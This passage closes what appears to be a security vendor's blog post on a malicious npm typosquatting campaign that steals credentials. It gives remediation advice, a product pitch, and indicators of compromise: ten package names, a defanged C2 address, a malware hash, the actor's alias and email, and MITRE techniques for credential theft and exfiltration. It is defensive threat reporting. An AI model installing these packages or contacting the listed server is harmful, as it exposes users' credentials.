- VPN and firewall logs should be reviewed for connections to `195[.]133[.]79[.]43`, and any additional persistence mechanisms that may have been installed should be identified and removed.

Socket provides multiple tools to defend against these supply chain attacks. The free GitHub app scans pull requests for malicious packages before they enter your codebase, while the Socket CLI inspects dependencies during installations to detect anomalies before they compromise a project. The Socket browser extension warns users of suspicious downloads in real time as they browse npm. For enterprise teams, Socket Firewall provides real-time protection by blocking malicious packages before they can be installed, enforcing security policies across your organization's entire dependency chain. Deploying these tools within development workflows substantially reduces supply chain threats and safeguards against sophisticated credential theft attacks like this campaign.

Indicators of Compromise (IOCs)#

Malicious npm Packages

1. `deezcord.js`
2. `dezcord.js`
3. `dizcordjs`
4. `etherdjs`
5. `ethesjs`
6. `ethetsjs`
7. `nodemonjs`
8. `react-router-dom.js`
9. `typescriptjs`
10. `zustand.js`

Network Infrastructure

- **C2 Server:** `195[.]133[.]79[.]43`

File Indicators

- **Malware Binary:** `data_extracter`
- **SHA256:** `80552ce00e5d271da870e96207541a4f82a782e7b7f4690baeca5d411ed71edb`

Threat Actor Identifiers

npm Alias: `andrew_r1`

Email Address: `parvlhonor@gmx[.]com`

MITRE ATT&CK Techniques#

- `T1195.002` — Supply Chain Compromise: Compromise Software Supply Chain
- `T1027` — Obfuscated Files or Information
- `T1027.002` — Obfuscated Files or Information: Software Packing
- `T1204.002` — User Execution: Malicious File
- `T1059.007` — Command and Scripting Interpreter: JavaScript
- `T1059.004` — Command and Scripting Interpreter: Unix Shell
- `T1059.006` — Command and Scripting Interpreter: Python
- `T1555` — Credentials from Password Stores
- `T1555.003` — Credentials from Password Stores: Credentials from Web Browsers
- `T1555.001` — Credentials from Password Stores: Keychain
- `T1539` — Steal Web Session Cookie
- `T1552.001` — Unsecured Credentials: Credentials In Files
- `T1552.004` — Unsecured Credentials: Private Keys
- `T1071.001` — Application Layer Protocol: Web Protocols
- `T1041` — Exfiltration Over C2 Channel
- `T1560.001` — Archive Collected Data: Archive via Utility
- `T1027.009` — Obfuscated Files or Information: Embedded Payloads
- `T1140` — Deobfuscate/Decode Files or Information
- `T1082` — System Information Discovery
- `T1083` — File and Directory Discovery

Subscribe to our newsletter

Get notified when we publish new security blog posts!